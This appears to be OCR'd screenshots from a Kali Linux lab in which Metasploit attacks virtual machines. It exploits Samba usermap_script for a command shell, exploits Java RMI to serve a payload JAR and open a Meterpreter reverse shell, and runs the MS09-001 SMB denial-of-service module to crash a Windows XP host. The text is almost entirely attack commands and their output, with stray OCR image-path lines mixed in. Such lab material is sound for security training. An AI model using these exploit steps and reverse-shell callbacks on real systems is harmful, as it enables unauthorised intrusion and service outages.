msf6 exploit(multi/samba/usermap_script) >
```

kali@kali: ~


File Actions Edit View Help

```
   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.1.25:445
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo bHVPtv4o1Mh8SaQ4;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "bHVPtv4o1Mh8SaQ4\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.1.25:445 → 192.168.1.40:47536) at 2024-03-05 10:38:31 -0500

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:08:cb:23
          inet addr:192.168.1.40  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fd00::a00:27ff:fe08:cb23/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe08:cb23/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1552 errors:0 dropped:0 overruns:0 frame:0
          TX packets:180 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:101933 (99.5 KB)  TX bytes:18461 (18.0 KB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:224 errors:0 dropped:0 overruns:0 frame:0
          TX packets:224 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:67881 (66.2 KB)  TX bytes:67881 (66.2 KB)
```

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set LRHOSTS 192.168.1.40
[!] Unknown datastore option: LRHOSTS. Did you mean LHOST?
LRHOSTS ⇒ 192.168.1.40
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.1.40
RHOSTS ⇒ 192.168.1.40
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.1.40     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.
                                         0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > exploit
```



kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~
File Actions Edit View Help
Exploit target:
Id Name
-- ----
0 Generic (Java Payload)
View the full module info with the info, or info -d command.
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.40:1099 - Using URL: http://192.168.1.25:8080/stkK9KRk
[*] 192.168.1.40:1099 - Server started.
[*] 192.168.1.40:1099 - Sending RMI Header ...
[*] 192.168.1.40:1099 - Sending RMI Call ...
[*] 192.168.1.40:1099 - Replied to request for payload JAR
ifco[*] Sending stage (57692 bytes) to 192.168.1.40
n[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.40:37871) at 2024-03-05 10:50:23 -0500
meterpreter > ifconfig
Interface 1
Name : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::
Interface 2
Name : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.1.40
IPv4 Netmask : 255.255.255.0
IPv6 Address : fd00::a00:27ff:fe08:cb23
IPv6 Netmask : ::
IPv6 Address : fe80::a00:27ff:fe08:cb23
IPv6 Netmask : ::
meterpreter >
KALI LINUX
"the quieter you become, the more you are able to hear"

```
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ms09_001

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  auxiliary/dos/windows/smb/ms09_001_write                   normal  No     Microsoft SRV.SYS WriteAndX Invalid
DataOffset


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/windows/smb/ms09_001_write

msf6 > use auxiliary/dos/windows/smb/ms09_001_write
msf6 auxiliary(dos/windows/smb/ms09_001_write) > show options

Module options (auxiliary/dos/windows/smb/ms09_001_write):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ba
                                      sics/using-metasploit.html
   RPORT   445              yes       The SMB service port (TCP)


View the full module info with the info, or info -d command.

msf6 auxiliary(dos/windows/smb/ms09_001_write) > set RHOSTS 192.168.1.50
RHOSTS => 192.168.1.50
msf6 auxiliary(dos/windows/smb/ms09_001_write) > show options

Module options (auxiliary/dos/windows/smb/ms09_001_write):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.1.50     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ba
                                      sics/using-metasploit.html
   RPORT   445              yes       The SMB service port (TCP)


View the full module info with the info, or info -d command.

msf6 auxiliary(dos/windows/smb/ms09_001_write) > exploit
[*] Running module against 192.168.1.50

Attempting to crash the remote host ...
```



File Actions Edit View Help

```
datalenlow=25535 dataoffset=65535 fillersize=72
rescue
datalenlow=15535 dataoffset=65535 fillersize=72
rescue
datalenlow=65535 dataoffset=55535 fillersize=72
rescue
datalenlow=55535 dataoffset=55535 fillersize=72
rescue
datalenlow=45535 dataoffset=55535 fillersize=72
rescue
datalenlow=35535 dataoffset=55535 fillersize=72
rescue
datalenlow=25535 dataoffset=55535 fillersize=72
rescue
datalenlow=15535 dataoffset=55535 fillersize=72
rescue
datalenlow=65535 dataoffset=45535 fillersize=72
rescue
datalenlow=55535 dataoffset=45535 fillersize=72
rescue
datalenlow=45535 dataoffset=45535 fillersize=72
rescue
datalenlow=35535 dataoffset=45535 fillersize=72
rescue
datalenlow=25535 dataoffset=45535 fillersize=72
rescue
datalenlow=15535 dataoffset=45535 fillersize=72
rescue
datalenlow=65535 dataoffset=35535 fillersize=72
rescue
datalenlow=55535 dataoffset=35535 fillersize=72
rescue
datalenlow=45535 dataoffset=35535 fillersize=72
rescue
datalenlow=35535 dataoffset=35535 fillersize=72
rescue
datalenlow=25535 dataoffset=35535 fillersize=72
rescue
datalenlow=15535 dataoffset=35535 fillersize=72
rescue
datalenlow=65535 dataoffset=25535 fillersize=72
rescue
datalenlow=55535 dataoffset=25535 fillersize=72
rescue
datalenlow=45535 dataoffset=25535 fillersize=72
rescue
datalenlow=35535 dataoffset=25535 fillersize=72
rescue
datalenlow=25535 dataoffset=25535 fillersize=72
rescue
datalenlow=15535 dataoffset=25535 fillersize=72
```


Windows XP [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows Setup
Right Ctrl